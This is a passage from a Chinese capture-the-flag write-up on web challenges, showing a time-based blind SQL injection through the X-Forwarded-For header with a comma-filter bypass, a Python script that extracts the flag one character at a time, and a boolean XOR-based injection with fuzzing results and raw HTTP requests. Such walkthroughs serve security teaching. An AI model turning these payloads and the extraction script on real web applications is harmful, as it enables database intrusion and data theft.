
而且由于逗号被过滤，我们就不能使用substr、substring了，但我们可以使用：from 1 for 1，所以最终我们的payload如下：

```
127.0.0.1'+(select case when substr((select flag from flag) from 1 for 1)='a' then sleep(5) else 0 end))-- +
```

python脚本：

```python
# encoding: utf-8
# -*- coding:utf-8 -*-
import requests
import sys
# 基于时间的盲注，过滤了逗号 ,
sql = "127.0.0.1'+(select case when substr((select flag from flag) from {0} for 1)='{1}' then sleep(5) else 0 end))-- +"
url = 'http://123.206.87.240:8002/web15/'
flag = ''
for i in range(1, 40):
    print('正在猜测：', str(i))
    for ch in range(32, 129):
        if ch == 128:
            sys.exit(0)
        sqli = sql.format(i, chr(ch))
        # print(sqli)
        header = {
            'X-Forwarded-For': sqli
        }
        try:
            html = requests.get(url, headers=header, timeout=3)
        except:
            flag += chr(ch)
            print(flag)
            break
```


2、执行脚本获得 Flag：



```
CDBF14C9551D5BE5612
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '20')
CDBF14C9551D5BE5612F
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '21')
CDBF14C9551D5BE5612F7
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '22')
CDBF14C9551D5BE5612F7B
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '23')
CDBF14C9551D5BE5612F7BB
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '24')
CDBF14C9551D5BE5612F7BB5
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '25')
CDBF14C9551D5BE5612F7BB5D
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '26')
CDBF14C9551D5BE5612F7BB5D2
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '27')
CDBF14C9551D5BE5612F7BB5D28
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '28')
CDBF14C9551D5BE5612F7BB5D286
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '29')
CDBF14C9551D5BE5612F7BB5D2867
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '30')
CDBF14C9551D5BE5612F7BB5D28678
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '31')
CDBF14C9551D5BE5612F7BB5D286785
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '32')
CDBF14C9551D5BE5612F7BB5D2867853
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '33')
CDBF14C9551D5BE5612F7BB5D2867853
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '34')
CDBF14C9551D5BE5612F7BB5D2867853
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '35')
CDBF14C9551D5BE5612F7BB5D2867853
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '36')
CDBF14C9551D5BE5612F7BB5D2867853
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '37')
CDBF14C9551D5BE5612F7BB5D2867853
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '38')
CDBF14C9551D5BE5612F7BB5D2867853
('\xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '39')
CDBF14C9551D5BE5612F7BB5D2867853

C:\Users\True\Desktop\ClearSky
λ |
```

No.8 Python 布尔盲注

1、先来看看题目链接：




sql注入2

200

http://123.206.87.240:8007/web2/


全都tm过滤了绝望吗?

提示 !,!=,=,+,-,^,%




123.206.87.240:8007/web2/index.php

2、输入不存在的用户名报错 “ username error ”，输入正确用户名 admin 但密码错误则报错 “ password error ”，在用户名输入万能密码“`admin';--+`”则报错 “ illegal character ”，SQLmap自动注入无果：



```
[20:44:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[20:44:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[20:44:14] [INFO] testing 'Oracle AND time-based blind'
[20:44:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[20:44:15] [WARNING] POST parameter 'passwd' does not seem to be injectable
[20:44:15] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'
--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism
involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--
random-agent'

[*] ending @ 20:44:15 /2020-08-16/


D:\Security\WebTools\SQLMap
λ
```

3、因为被过滤的字符会返回“illegal character”，先使用 SQL 注入 Fuzz 字典判断哪些关键词被过滤了：




Request	Payload	Status	Error	Timeout	Length	Comment
145	SQL	200	☐	☐	367	
146	TABLE	200	☐	☐	367	
147	THEN	200	☐	☐	367	
148	TRUE	200	☐	☐	367	
149	instr	200	☐	☐	367	
150	benchmark	200	☐	☐	367	
152	bin	200	☐	☐	367	
153	substring	200	☐	☐	367	
156	UPDATE	200	☐	☐	367	
157	VALUES	200	☐	☐	367	
158	VARCHAR	200	☐	☐	367	
159	VERSION	200	☐	☐	367	
160	WHEN	200	☐	☐	367	
161	WHERE	200	☐	☐	367	
166	users	200	☐	☐	367	
169	mid	200	☐	☐	367	
174	in	200	☐	☐	367	
180	sys.schema_table_statisti...	200	☐	☐	367	
182	count	200	☐	☐	367	
184	from	200	☐	☐	367	
187	=	200	☐	☐	367	
188	@	200	☐	☐	367	
1	length Length	200	☐	☐	370	
3	handler	200	☐	☐	370	
4	likeLiKe	200	☐	☐	370	
5	selectSeleCT	200	☐	☐	370	

367未过滤

370被过滤


```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Aug 2020 12:49:59 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 84

<script> alert('illegal character!!@_@');parent.location.href='index.php'; </script>
```

4、由于^没有被过滤啊，所以想到使用异或进行注入，发现只有在括号内的值为真时，才返回“username error”，所以数据库的长度为3，如下图：



```
POST /web2/login.php HTTP/1.1
Host: 123.206.87.240:8007
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://123.206.87.240:8007
Connection: close
Referer: http://123.206.87.240:8007/web2/index.php
Cookie: PHPSESSID=g4b6ivlhmpqi3lv7d1g0ocgkhgsr8mss
Upgrade-Insecure-Requests: 1

uname=admin'^(length(database())=3)^'&passwd=123
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Aug 2020 12:56:27 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 81

<script> alert('username error!!@_@');parent.location.href='index.php'; </script>
```



